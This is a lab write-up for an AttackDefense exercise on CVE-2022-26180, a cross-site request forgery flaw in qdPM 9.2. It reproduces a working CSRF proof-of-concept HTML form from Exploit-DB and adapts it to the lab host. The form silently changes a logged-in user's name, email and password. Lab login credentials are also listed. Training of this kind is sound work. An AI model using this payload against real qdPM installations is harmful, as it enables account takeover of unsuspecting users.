


[illegible]

Name	CVE-2022-26180
URL	https://attackdefense.com/challengedetails?cid=2405
Type	Webapp CVEs : 2022

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.


Solution:

The web application is vulnerable to CVE-2022-26180




The screenshot shows the CVE-2022-26180 page on the CVE website. The page includes the CVE ID, a description of the vulnerability, references, and the assigning CNA (MITRE Corporation). The description states that qdPM 9.2 allows Cross-Site Request Forgery (CSRF) via the index.php/myAccount/update URI. The references list two links: <https://packetstormsecurity.com/files/166630/qdPM-9.2-Cross-Site-Request-Forgery.html> and <https://www.exploit-db.com/exploits/50854>. The assigning CNA is MITRE Corporation. The date record created is 20220228. The phase (legacy) is assigned (20220228). The votes (legacy) are 0. The comments (legacy) are empty. The proposed (legacy) is N/A. The page also includes a search bar and a link to the CVE List.

Step 1: Inspect the web application.



Step 2: Search on google “CVE-2022-26180 exploitdb”.



The exploit db link contains a html code which can be used to exploit the vulnerability.

Exploit DB Link: <https://www.exploit-db.com/exploits/50854>

qdPM 9.2 - Cross-site Request Forgery (CSRF)

EDB-ID:	CVE:	Author:	Type:	Platform:	Date:
50854	2022-26180	CHETANYA SHARMA	WEBAPPS	PHP	2022-04-07

EDB Verified: ✗

Exploit: 📄 / {}

Vulnerable App:

Step 3: The user has to authenticate in order to exploit the vulnerability. The login credentials are provided in the challenge description.

- Username: john@example.com
- Password: john2022

Step 4: Modify the HTML code provided at exploit db. Replace the form action URL with your web application URL.

Modified HTML code:


```
<html><title>qdPM Open Source Project Management - qdPM 9.2 (CSRF POC)</title>
<body>
<script>history.pushState("", "", '/')</script>
<form action="https://qdpm.net/demo/9.2/index.php/myAccount/update" method="POST">
  <input type="hidden" name="sf&#95;method" value="put" />
  <input type="hidden" name="users&#91;id&#93;" value=3 /> <!-- Change User ID Accordingly -->
  <input type="hidden" name="users&#91;photo&#95;preview&#93;" value="" />
  <input type="hidden" name="users&#91;name&#93;" value="AggressiveUser" />
  <input type="hidden" name="users&#91;new&#95;password&#93;" value="TEST1122" />
  <input type="hidden" name="users&#91;email&#93;" value="administrator&#64;Lulz&#46;com" />
  <input type="hidden" name="users&#91;photo&#93;" value="" />
  <input type="hidden" name="users&#91;culture&#93;" value="en" />
  <input type="submit" value="Submit request" />
</form>
</body>
</html>
```

```
1 <html><title>qdPM Open Source Project Management - qdPM 9.2 (CSRF POC)</title>
2 <body>
3 <script>history.pushState('', '', '/')</script>
4 <form action="https://r1d1ep2ba6bsucp1t4vc.ap-south-5.attackdefensecloudlabs.com/index.php/myAccount/update" method="POST">
5   <input type="hidden" name="sf&#95;method" value="put" />
6   <input type="hidden" name="users&#91;id&#93;" value=3 />
7   <input type="hidden" name="users&#91;photo&#95;preview&#93;" value="" />
8   <input type="hidden" name="users&#91;name&#93;" value="AggressiveUser" />
9   <input type="hidden" name="users&#91;new&#95;password&#93;" value="TEST1122" />
10  <input type="hidden" name="users&#91;email&#93;" value="administrator&#64;Lulz&#46;com" />
11  <input type="hidden" name="users&#91;photo&#93;" value="" />
12  <input type="hidden" name="users&#91;culture&#93;" value="en" />
13  <input type="submit" value="Submit request" />
14 </form>
15 </body>
16 </html>
```

Step 5: Save the HTML code as exploit.html and open it with the same browser.

Submit request

Click “Submit request” to send a post request.



The screenshot shows the 'My Account' page in the qdPM application. At the top, a blue banner indicates 'Account Updated'. Below this, the 'My Account' section is titled, followed by a 'Details' sub-section. The form contains the following fields:

- * Full Name: AggressiveUser
- New Password: (empty)
- * Email: administrator@lulz.com
- Phone: (empty)
- Photo: Choose File (No file chosen)
- Language: English (dropdown menu)

A blue 'Save' button is located at the bottom of the form. The left sidebar shows navigation options: Dashboard, Projects, Tasks, and Reports. The top right corner displays the user's profile and the name 'AggressiveUser'.

The username and password of authenticated user was changed successfully.

References:

1. qdPM (<https://qdpm.net/>)
2. CVE-2022-26180 (<http://cve.mitre.org/cgi-bin/cvename.cgi?name=2022-26180>)
3. qdPM 9.2 - Cross-site Request Forgery (<https://www.exploit-db.com/exploits/50854>)